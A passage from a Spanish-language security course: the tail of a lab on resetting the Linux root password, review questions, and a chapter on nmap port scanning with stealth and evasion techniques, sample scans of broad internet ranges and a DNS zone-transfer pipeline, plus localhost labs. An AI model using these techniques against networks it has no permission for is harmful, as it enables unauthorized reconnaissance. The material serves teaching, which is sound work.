10. Verifique que existan las carpetas y los archivos del sistema root (/)
11. # cd /
12. # ls –l
13. Si es correcto cambie el password del usuario root
14. passwd root
15. Digite el nuevo password
16. Salga a root
17. cd /
18. sync;sync;sync
19. Reinicie el sistema
20. reboot
21. Pruebe entrar al sistema con la nueva clave

Cuestionamientos

- ¿Que pasaría si la carpeta /etc estuviera en una partición independiente del sistema de archivos root (/)?
- ¿Qué pasaría si la versión de Linux no fuera SUSE o Fedora?

Fin de laboratorio

2.4.6 Evaluación

2.4.6.1 ¿Cuales son las 3 propiedades que hacen de un sistema informático fiable o de lo contrario inseguro?

2.4.6.2 ¿Cuales son los 4 grupos de ataque que pueden sufrir los componentes hardware, software y los datos?

2.4.6.3 ¿Defina desde el punto de vista del departamento jurídico o legal que es la seguridad informática?

2.4.6.4 ¿Que activos que se deben proteger en seguridad Informática?

2.4.6.5 ¿Que es el PDCA en seguridad Informática?

2.4.6.6 ¿Por que la capacitación especializada es fundamental en seguridad Informática?

2.4.6.7 ¿Por que la los riesgos nunca se pueden eliminar?

2.4.6.8 ¿Que se gana al cifrar los canales con métodos criptográficos?

2.4.6.9 ¿Por qué deberia decirse inseguridad informatica en cambio de seguridad informatica?

2.4.6.10 Relacione los conceptos siguientes trazando una flecha de izquierda a derecha

Planificar	Propiedades de un sistema informático Fiable
Integridad	
Modificación	
Hacer	
Disponibilidad	Tipos de ataques
Actuar	
Confidencialidad	
Verificar	
Interrupción	SGSI
Fabricación	

Bibliografia

- Colobran Huguet, Miguel. (2002): Administración de sistemas operativos en Zarza. Barcelona: Universidad Oberta de Catalunia
- Moron Lerma, Esther. (2002). Internet y derecho penal: Hacking y otras conductas ilícitas en la red. Editorial Aranzadi, S.A.
- Villalón Huerta, Antonio. (2002). Seguridad en UNIX y redes. Versión 2.1, http://www.rediris.es/cert/doc/unixsec/
- Schneier Bruce, Beyond Fear. Thinking Sensibly about security in an uncertain world. Copernicus Books. 2003
- http://www.acis.org.co/archivosAcis/Inseguridad.doc, Jeimy Cano, 2004

Capitulo 2


Exploracion de puertos de red

1.0 Exploración de puertos

La exploración de puertos es una de las primeras etapas que el atacante elabora dentro del plan de ataque para investigar o enumerar cuales servicios tienen la victima activados.

Existen muchas herramientas para hacer exploración de puertos pero en este documento solo se abordara la más utilizada y conocida en el entorno académico: nmap.

Nmap ha sido diseñado para permitir a administradores de sistemas y gente curiosa en general el escaneo de grandes redes para determinar que servidores se encuentran activos y que servicios ofrecen.



NMAP es compatible con un gran numero de técnicas de escaneo como: UDP, TCP connect(), TCP SYN (half open), ftp proxy (bounce attack), Reverse ident, ICMP (ping sweep), FIN, ACK sweep, Xmas Tree, SYN sweep, and Null scan.

NMAP proporciona también características avanzadas como la detección remota del sistema operativo por medio de huellas TCP/IP , escaneo tipo stealth (oculto), retraso dinámico y cálculos de retransmisión, escaneo paralelo, detección de servidores inactivos por medio de ping paralelos, escaneo con señuelos, detección de filtrado de puertos, escaneo por fragmentación y especificación flexible de destino y puerto.

Se han hecho grandes esfuerzos encaminados a proporcionar un rendimiento decente para usuarios normales (no administradores), por desgracia, muchas de las interfaces críticas del kernel (tales como los raw sockets) requieren privilegios de administrador.

Entonces para efectos prácticos se debería ejecutarse nmap como el usuario root en sistemas Linux/unix siempre que sea posible.


2.0 Sintaxis de la herramienta

nmap [Tipos(s)de escaneo] [Opciones] <servidor o red #1... [#N]>

En general, pueden combinarse aquellas opciones que tengan sentido en conjunto. Algunas de ellas son específicas para ciertos modos de escaneo. NMAP trata de detectar y advertir al usuario sobre el uso de combinaciones de opciones no permitidas. También puede ejecutar el comando nmap -h para una ayuda de referencia rápida con un listado de todas las opciones.

3.0 Tipos de Exploración soportados


3.1 -sT Escaneo TCP connect():



Es la forma más básica de escaneo TCP. La llamada de sistema connect() proporcionada por nuestro sistema operativo se usa para establecer una conexión con todos los puertos interesantes de la maquina. Si el puerto esta a la escucha, connect() tendrá éxito, de otro modo, el puerto resulta inalcanzable. Una ventaja importante de esta técnica es que no resulta necesario tener privilegios especiales. Cualquier usuario en la mayoría de los sistemas UNIX tiene permiso para usar esta llamada. Este tipo de escaneo resulta fácilmente


detectable dado que los registros del servidor de destino muestran un montón de conexiones y mensajes de error para aquellos servicios que accept() (aceptan) la conexión para luego cerrarla inmediatamente.

3.2 -sS Escaneo TCP SYN:



A menudo se denomina a esta técnica escaneo "half open" (medio abierto), porque no se abre una conexión TCP completa. Se envía un paquete SYN, como si se fuese a abrir una conexión real y se espera que llegue una respuesta. Un SYN|ACK indica que el puerto esta a la escucha. Un RST es indicativo de que el puerto no esta a la escucha. Si se recibe un SYN|ACK, se envía un RST inmediatamente para cortar la conexión (en realidad es el kernel de nuestro sistema operativo el que hace esto por nosotros). La ventaja principal de esta técnica de escaneo es que será registrada por muchos menos servidores que la anterior. Por desgracia se necesitan privilegios de root para construir estos paquetes SYN modificados.

3.3 -sF -sX –sN Modos Stealth FIN, Xmas Tree o Nul scan:



No siempre el escaneo de tipo SYN resulta lo suficientemente clandestino. Algunas firewalls y filtros de paquetes vigilan el envió de paquetes SYN a puertos restringidos, y programas disponibles como Synlogger y Courtney detectan este tipo de escaneo.

Estos tipos de escaneo avanzado, sin embargo, pueden cruzar estas barreras sin ser detectados. La idea es que se requiere que los puertos cerrados respondan a nuestro paquete de prueba con un RST, mientras que los puertos abiertos deben ignorar los paquetes en cuestión.

El escaneo de tipo FIN utiliza un paquete FIN vació (sorpresa) como prueba, mientras que el escaneo Xmas tree activa los flags FIN, URG y PUSH. El escaneo NULL desactiva todas las flags. Por desgracia Microsoft decidió ignorar el estándar completamente y hacer las cosas a su manera.

Debido a esto, este tipo de escaneo no funcionara con sistemas basados en Windows95/NT. El lado positivo es que esta es una buena manera de distinguir entre las dos plataformas. Si el escaneo encuentra puertos cerrados, probablemente se trate de una maquina UNIX, mientras que todos los puertos abiertos es indicativo de Windows. Excepcionalmente, Cisco, BSDI, HP/UX, MVS, e IRIX también envían RST en vez de desechar el paquete.

3.4 -sP Escaneo ping:

A veces únicamente se necesita saber que servidores en una red se encuentran activos. Nmap puede hacer esto enviando peticiones de respuesta ICMP a cada dirección IP de la red que se especifica. Aquellos servidores que responden se encuentran activos. Desafortunadamente, algunos sitios web como microsoft.com bloquean este tipo de paquetes. Nmap puede enviar también un paquete TCP ack al puerto 80 (por defecto), si se obtiene por respuesta un RST, esa maquina esta activa. Una tercera técnica implica el envió de un paquete SYN y la espera de de un RST o un SYN/ACK. Para usuarios no root se usa un metodo connect(). Por defecto (para usuarios no root), nmap usa las técnicas ICMP y ACK en paralelo. Se puede cambiar la opción -p descrita mas adelante. Nótese que el envió de ping se realiza por defecto de todas maneras y que solamente se escanean aquellos servidores de los que se obtiene respuesta. Use esta opción solamente en el caso de que desee un ping sweep (barrido ping) sin hacer ningún tipo de escaneo de puertos.

3.5 -sU Escaneo Udp:

Este método se usa para saber que puertos UDP (Protocolo de Datagrama de Usuario, RFC 768) están abiertos en un servidor. La técnica consiste en enviar paquetes UCP de 0 bytes a cada puerto de la maquina objetivo. Si se recibe un mensaje ICMP de puerto no alcanzable, entonces el puerto esta cerrado. De lo contrario, asumimos que esta abierto. Alguna gente piensa que el escaneo UDP no tiene sentido. Se recuerda el reciente agujero en Solaris rpcbind. Puede encontrarse a rpcbind escondido en un puerto UDP no documentado en algún lugar por encima del puerto 32770.

Por lo tanto, no importa que el puerto 111 este bloqueado por el firewall. Pero, quien puede decir en cual de los mas de 30000 puertos altos se encuentra a la escucha el programa? Con un escáner UDP se podría!

Existe el programa de puerta trasera cDc Back Orifice que se oculta en un puerto UDP configurable en las maquinas Windows, por no mencionar los muchos servicios frecuentemente vulnerables que usan UDP como snmp, tftp, NFS, etc.

Por desgracia, el escaneo UDP resulta a veces tremendamente lento debido a que la mayoría de los servidores implementan una sugerencia recogida en el RFC 1812 acerca de la limitación de la frecuencia de mensajes de error ICMP.

Por ejemplo, el kernel de Linux (ipv4/icmp.h) limita la generación de mensajes de destino inalcanzable a 80 mensajes cada cuatro segundos, con una penalización de 1/4 de segundo si se rebasa dicha cantidad. Solaris tiene unos limites mucho mas estrictos (mas o menos 2 mensajes por segundo) y por lo tanto lleva mas tiempo hacerle un escaneo.

NMAP detecta este límite de frecuencia y se ralentiza en consecuencia, en vez de desbordar la red con paquetes inútiles que la maquina destino ignorara.

Como de costumbre, Microsoft ignoro esta sugerencia del RFC y no parece que haya previsto ningún tipo de limite de frecuencia para las maquinas Windows. Debido a esto resulta posible escanear los 65000 puertos de una maquina Windows muy rápidamente.

3.6 Opciones Generales

No se requiere ninguna pero algunas de ellas pueden resultar de gran utilidad.

-p0 No intenta hacer ping a un servidor antes de escanearlo. Esto permite el escaneo de redes que no permiten que pasen peticiones (o respuestas) ICMP a través de su firewall, microsoft.com es un ejemplo de una red de este tipo y por lo tanto, debería usarse siempre -p0 o -PT80 al escanear microsoft.com.

-PT Usa el ping TCP para determinar que servidores están activos. En vez de enviar paquetes de petición de ecos ICMP y esperar una respuesta, se lanzan paquetes TCP ACK a través de la red de destino (o a una sola maquina) y luego se espera a que lleguen las respuestas. Los servidores activos responden con un RST. Esta opción mantiene la eficiencia de explorar únicamente aquellos servidores que se encuentran activos y la combina con la posibilidad de escanear redes/servidores que bloquean los paquetes ping. Para los usuarios no root se usa connect(). Para establecer el puerto de destino de los paquetes de prueba use -PT <numero de puerto). El puerto por defecto es el 80, dado que normalmente este puerto no es un puerto filtrado.

-PS Esta opción usa paquetes SYN (petición de conexión) en vez de los paquetes ACK para usuarios root. Los servidores activos deberían responder con un RST (o, en raras ocasiones, un SYN|ACK).

-PI Esta opción usa un paquete ping (petición de eco ICMP) verdadero. Encuentra servidores que están activos y también busca direcciones de broadcast dirigidas a subredes en una red. Se trata de direcciones IP alcanzables desde el exterior que envían los paquetes IP entrantes a una subred de servidores. Estas direcciones deberían eliminarse, si se encontrase alguna, dado que suponen un riesgo elevado ante numerosos ataques de denegación de servicio (el mas corriente es Smurf).

-PB Este es el tipo de ping por defecto. Usa los barridos ACK (-PT) e ICMP (-PI) en paralelo. De este modo se pueden alcanzar firewalls que filtren uno de los dos (pero no ambos).

-O Esta opción activa la detección remota del sistema operativo por medio de la huella TCP/IP. En otras palabras, usa un puñado de técnicas para detectar sutilezas en la pila de red subyacente del sistema operativo de los servidores que se escanean. Usa esta información para crear una 'huella' que luego compara con una base de datos de huellas de sistemas operativos conocidas (el archivo nmap-os-fingerprints) para decidir que tipo de sistema se esta escaneando. Si encuentra una maquina diagnosticada erróneamente que tenga por lo menos un puerto abierto, me seria de gran utilidad que me enviase los detalles en un email (es decir, se encontró la versión xxx de tal cosa y se detecto este u otro sistema operativo..). Si encuentra una maquina con al menos un puerto abierto de la cual nmap le informe "sistema operativo desconocido", le estaría agradecido si me enviase la dirección IP junto con el nombre del sistema operativo y el numero de su versión. Si no me puede enviar la dirección IP, una alternativa seria ejecutar nmap con la opción -d y enviarme las tres huellas que obtendría como resultado junto con el nombre del sistema operativo y el numero de versión. Al hacer esto, esta contribuyendo a aumentar el numero importante de sistemas operativos conocidos por nmap y de este modo el programa resultara mas exacto para todo el mundo.

-v Modo de información ampliada. Esta opción resulta muy recomendable y proporciona gran cantidad de información sobre lo que esta sucediendo. Puede usarla dos veces para un efecto mayor.

-p <rango de puertos>

Esta opción determina los puertos que se quieren especificar. Por ejemplo, '-p 23' probara solo el puerto 23 del servidor(es) objetivo. '-p 20-30, 139, 60000-' escanea los puertos del 20 al 30, el puerto 139 y todos los puertos por encima de 60000. Por defecto se escanean todos los puertos entre el 1 y el 1024 así como los que figuran en el archivo /etc/services.

3.7 Especificación de servidores

Cualquier cosa que no es una opción (o el argumento de una opción) en nmap se trata como una especificación de servidor de destino. El caso mas simple consiste en especificar servidores aislados o direcciones IP en la línea de comandos. Si pretende escanear una subred de direcciones IP, entonces se puede añadir '/mask' a la direccion IP o al nombre del servidor. mask debe estar entre 0 (escanea toda Internet) y 32 (escanea únicamente el servidor especificado). Use /24 para escanear una dirección de clase 'C' y /16 para la clase 'B'. Nmap dispone también de una notación mucho más potente que permite la especificación de direcciones IP usando listas/rangos para cada elemento. De este modo, se puede escanear la red de clase 'B' completa 128.210.*.* especificando '128.210.*.*' o '128.210.0-255.0-255' o incluso notación de mascara: '128.210.0.0/16'. Todas ellas son equivalentes. Si se usan asteriscos ('*'), ha de tenerse en cuenta que la mayoría de los shells requieren que se salga de ellos con caracteres / o que se les proteja con comillas.

Otra posibilidad interesante consiste en dividir Internet en el otro sentido. En vez de escanear todos los servidores en una clase 'B', se puede escanear '*.*.5.6-7' para escanear todas las direcciones IP terminadas en .5.6 o .5.7 Escoja sus propios números.

Para más información sobre la especificación de servidores a escanear, véase el comando:

man nmap.

3.8 Ejemplos más comunes

Obtenga primero el permiso para hacerlo o hágalo bajo su propia responsabilidad.

nmap -v objetivo.ejemplo.com

Esta opción escanea todos los puertos TCP reservados en la maquina objetivo.ejemplo.com. La -v implica la activación del modo de información ampliada.

nmap -sS -O objetivo.ejemplo.com/24

Lanza un escaneo SYN oculto contra cada una de las maquinas activas de las 255 maquinas de la classe 'C' donde se aloja objetivo.ejemplo.com. También trata de determinar el sistema operativo usado en cada una de las maquinas activas. Este escaneo requiere privilegios de root a causa del escaneo SYN y la detección del sistema operativo.

nmap -sX -p 22,53,110,143 128.210.*.1-127

Envía un escaneo Xmas tree a la primera mitad de cada una de las 255 posibles subredes de 8 bits en el espacio de direcciones clase 'B' 128.210 . Se trata de comprobar si los sistemas ejecutan sshd, DNS, pop3d, imapd o el puerto 4564. Nótese que el escaneo Xmas no funciona contra servidores ejecutando cualquier sistema operativo de Microsoft debido a una pila TCP deficiente. Lo mismo se aplica a los sistemas CISCO, IRIX, HP/UX, y BSDI.

nmap -v -p 80 '*.*.2.3-5'

En vez de centrarse en un rango específico de direcciones IP, resulta a veces interesante dividir Internet en porciones y escanear una pequeña muestra de cada porción. Este comando encuentra todos los servidores web en maquinas cuyas direcciones IP terminen en .2.3, .2.4, o .2.5. Si usted es root podría añadir también -sS.

También encontrara maquinas mucho mas interesantes si empieza en 127. Así que es posible que desee usar '127-222' en vez de el primer asterisco dado que esa sección tiene una densidad mucho mayor de maquinas interesantes (IMHO). host -l compania.com | cut '-d ' -f 4 | ./nmap -v - i - Hace una transferencia de DNS de zona para descubrir los servidores en compania.com y luego pasar las direcciones IP a nmap. Los comandos arriba indicados son para un sistema Linux. Es posible que se necesiten comandos/opciones diferentes para otros sistemas operativos.

4.0 Laboratorio: Exploración de puertos y análisis de tráfico

4.1 Objetivos:

- Exploración de puertos con nmap
- Capturar y analizar el tráfico que circula por un segmento ethernet

4.2 Prerrequisitos:

Se recomienda usar Linux knoppix-std (www.knoppix-std.org) o el Linux Backtrack version 2.0 (http://www.remote-exploit.org) debido al muy interesante conjunto de herramientas de seguridad que ya vienen agrupadas en estas versiones de Linux.

4.3 Exploración de puertos mediante nmap

4.3.1 Utilizando nmap realizar una exploración de los puertos TCP de nuestra maquina, indicar el comando, mostrar y comentar el resultado de la exploración.

nmap 127.0.0.1

Starting nmap 3.81 (http://www.insecure.org/nmap/) at 2006-03-27 17:27 COT

All 1663 scanned ports on uoc.usbbog.edu.co (127.0.0.1) are: closed

Nmap finished: 1 IP address (1 host up) scanned in 0.437 seconds

También podemos ejecutar el comando con localhost y –v para que nos de un poco más de detalles:

nmap –v localhost

Starting nmap 3.81 (http://www.insecure.org/nmap/) at 2006-03-27 17:27 COT

Initiating SYN Stealth Scan against uoc.usbbog.edu.co (127.0.0.1) [1663 ports] at 17:34

The SYN Stealth Scan took 0.29s to scan 1663 total ports.

Host uoc.usbbog.edu.co (127.0.0.1) appears to be up … good.

All 1663 scanned ports on uoc.usbbog.edu.co (127.0.0.1) are: closed

Nmap finished: 1 IP address (1 host up) scanned in 0.437 seconds

Raw packets sent: 1665 (66.6 KB) | Rcvd: 3328 (133KB)

La función de **nmap** es explorar de forma silenciosa los puertos de la maquina que se le solicite, visualizando los puertos que se encuentran abiertos, para este caso no esta ofreciendo ningún servicio de red ya que no tiene ningún puerto abierto. En resumen el comando nmap lanzo paquetes de inicio de conexión SYN para cada uno de los puertos y recibió solamente paquetes de respuesta RST-ACK, con lo cual concluimos que no tiene puertos disponibles para realizar conexiones.

4.3.2 Inicie un servidor web en su maquina y repita el ejercicio anterior. Comente las (previsibles) diferencias entre los dos resultados.

En la versión de Linux Redhat o SUSE se puede utilizar:

service httpd start

Se puede verificar si el servicio esta arriba de la siguiente forma:

service httpd status

Se esta ejecutando httpd (pid 2050 2049 2048 2047 2046 2045 2044 2043 2041)…

También podemos probar el servicio, si se hace un telnet localhost 80 y aparece lo siguiente indicando que apache esta arriba:

telnet localhost 80

```
Trying 127.0.0.1...
Connected to localhost.localdomain (127.0.0.1).
Escape character is '^]'.

GET / HTTP/2.0

HTTP/1.1 200 OK
Date: Tue, 28 Mar 2006 00: 24: 11 GMT
Server: Apache/2.0.54 (Fedora)
Allow: GET,HEAD,POST,OPTIONS,TRACE
Content-Length: 288
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<HTML><HEAD>
 <TITLE></TITLE>
</HEAD><BODY>

<H1></H1>
<P></P>
<address>Apache/2.0.54 (Fedora) server at uoc.usbbog.edu.co Port 80</address>
</BODY></HTML>
Connection closed by foreign host.
```

nmap localhost

```
Starting nmap 3.81 ( http://www.insecure.org/nmap/ ) at 2006-03-27 20:18 COT
Interesting ports on uoc.usbbog.edu.co (127.0.0.1):
(The 1661 ports scanned but not shown below are in state: closed)
PORT    STATE     SERVICE
 80/tcp      open          http
443/tcp    open          https
```

Nmap finished: 1 IP address (1 host up) scanned in 0.809 seconds

Cuando se vuelve a ejecutar el comando nmap, este realiza la exploración silenciosa de los puertos y nos muestra que al iniciar el servicio de apache se abrieron los puertos 80 y 443, en este caso nmap manda un paquete SYN al puerto 80 y 443 y le mandan como respuesta un paquete SYN_ACK, rápidamente nmap manda el paquete RST-ACK para no realizar la conexión y así no ser detectado. En el caso de esta prueba los únicos puertos que están ofreciendo servicio son los puertos orientados a conexión 80 y 443, correspondientes a servicio web y webseguro. Los puertos restantes siguen cerrados.

4.3.3 Inicie algún otro servicio TCP y repita la exploración.

Para subir el servicio de SSH.

service sshd start

Se verifica que el servicio quedo habilitado con el siguiente comando:

service sshd status

También se puede probar realizando una petición de conexión al localhost de la siguiente forma:

ssh localhost

root@localhost´s password: ******

Last login: Mon Mar 27 19:54:26 2006

sshd (pam_unix) [2431]: session opened for user root by root (uid=0)

[root@uoc ~]#

nmap localhost

Starting nmap 3.81 (http://www.insecure.org/nmap/) at 2006-03-28 07:39 COT

Interesting ports on uoc.usbbog.edu.co (127.0.0.1):

(The 1660 ports scanned but not shown below are in state: closed)

PORT	STATE	SERVICE
22/tcp	open	ssh
80/tcp	open	http
443/tcp	open	https

Nmap finished: 1 IP address (1 host up) scanned in 0.659 seconds

Cuando se vuelve a ejecutar el comando nmap, este realiza una exploración de puertos silenciosa y nos muestra que ahora se encuentran abiertos los puertos 22, 80 y 443, nmap ha enviado paquetes SYN a los puertos 22, 80 y 443 y recibe de vuelta paquetes SYN-ACK, luego nmap envía paquetes RST-ACK para no establecer la conexión y así no ser detectado.

Conclusión: Se puede concluir que tenemos puertos abiertos y están ofreciendo servicios, son los puertos de conexión remota segura (ssh) por el puerto 22, el servicio web por el puerto 80 y el servicio de webseguro por el puerto 443. Los demás puertos están cerrados y por consiguiente no se puede acceder a otros servicios.

5.0 Laboratorio: Diferentes técnicas de exploración más usadas

5.1 Objetivos:

- Exploración de puertos con nmap
- Evaluación de diferentes técnicas de nmap
- Capturar y analizar el tráfico que circula por un segmento ethernet

5.2 Prerrequisitos:

Se recomienda usar Linux knoppix-std (www.knoppix-std.org) o el Linux Backtrack version 2.0 (http://www.remote-exploit.org) debido al muy interesante conjunto de herramientas de seguridad que ya vienen agrupadas en estas versiones de Linux.

5.3 Distintas técnicas para la exploración TCP

Iniciar un sniffer (por ejemplo, TCPdump, Snort o Ethereal) para que capture los paquetes TCP que circulan a través de la interface 'loopback' de la máquina local. A continuación, haga la exploración de un puerto (sólo uno) TCP donde tenga un servicio funcionando y la exploración de otro puerto donde sepa que no hay ningún servicio funcionando, mediante las siguientes técnicas de exploración.

1) TCP connect scan
2) TCP SYN scan
3) TCP FIN scan
4) TCP Xmas Tree Scan
5) TCP Null Scan

Se abre una consola de comandos y se deja en escucha el Sniffer TCPdump:

```
#tcpdump -i lo –l -v
```

Ahora en otra consola de comandos, pasamos a realizar las pruebas con la primera técnica de exploración:

5.3.1 TCP Connect Scan

Alternativa I: Con el puerto 80 que esta abierto

```
# nmap -sT -P0 -v -p 80 127.0.0.1
```

Parámetros:

-sT	Para usar la técnica TCP Connect Scan
-P0	Para evitar que nmap genere mensajes previos intentando determinar si la maquina se halla activa con el comando ping
-v	Verbosidad del comando
-p 80	Hace escaneo únicamente al puerto 80
127.0.0.1	la dirección IP que vamos a explorar

Resultado de la captura:

nmap -sT -P0 -v -p 80 127.0.0.1

Starting nmap 3.75 (http://www.insecure.org/nmap/) at 2006-03-29 15:34 EST

Initiating Connect() Scan against knoppix (127.0.0.1) [1 port] at 15:34

Discovered open port 80/tcp on 127.0.0.1

The Connect() Scan took 0.05s to scan 1 total ports.

Host Knoppix (127.0.0.1) appears to be up ... good.

Interesting ports on Knoppix (127.0.0.1):

PORT STATE SERVICE

80/tcp open http

Nmap run completed -- 1 IP address (1 host up) scanned in 0.175 seconds

Resultado del comando tcpdump -i lo

#tcpdump -i lo

tcpdump: verbose output suppressed, use -v or -vv for full protocol decode listening on lo, link-type EN10MB (Ethernet), capture size 96 bytes

16:02:03.067972 IP Knoppix.56449 > Knoppix.www: S2616774457:2616774457(0) win32767 <mss 16396,sackOK,timestamp 6518228 0,nop,wscale 2>

En la primera línea se muestra el trafico desde el Puerto 56449 del cliente hacia el Puerto 80 del servidor, la letra S indica el paquete SYN donde el cliente inicia la sesión.

16:02:03.203523 IP Knoppix.www > Knoppix.56449: S 2604319142:2604319142(0) ack2616774458 win 32767 <mss 16396,sackOK,timestamp 6518229 6518228,nop,wscale 2>

La línea anterior muestra trafico desde el Puerto 80 del servidor hacia el Puerto 56449 del cliente, las letras ACK indican que el servidor recibió el paquete que el cliente le envio.

16:02:03.082305 IP Knoppix.56449 > Knoppix.www: . ack 1 win 8192 <nop,nop,timestamp 6518244 6518229>

La línea anterior muestra trafico desde el Puerto 56449 del cliente hacia el puerto 80 del servidor, las letras ACK indican que el cliente ha completado el protocolo de tres fases para iniciar una sesión TCP.

16:02:03.094478 IP Knoppix.56449 > Knoppix.www: R 1:1(0) ack 1 win 8192 nop,nop,timestamp 6518256 6518229>

La línea anterior muestra tráfico desde el puerto 56449 del cliente hacia el puerto 80 del servidor, la letra R y el ACK indican que el cliente ha terminado la sesión.

Conclusión del Resultado nmap:

- Para la técnica de exploración TCP connect scan nmap esta trata de establecer una conexión TCP completa, implementa el protocolo de tres fases para crear una sesión verdadera. Si dicha sesión se completa nmap pasa a anotar el puerto como abierto. Para el caso nuestro el puerto 80 aparece como abierto.

- Por Ultimo nmap manda un paquete de tipo RESET y ACK para que el servidor deshaga la pila de conexiones para la conexión en curso y así evitar una denegación de servicio en la maquina. La maquina dejara la conexión como pendiente de procesar si no recibe un Reset + ACK del cliente.

Alternativa II: Con un puerto que este cerrado como el puerto 25

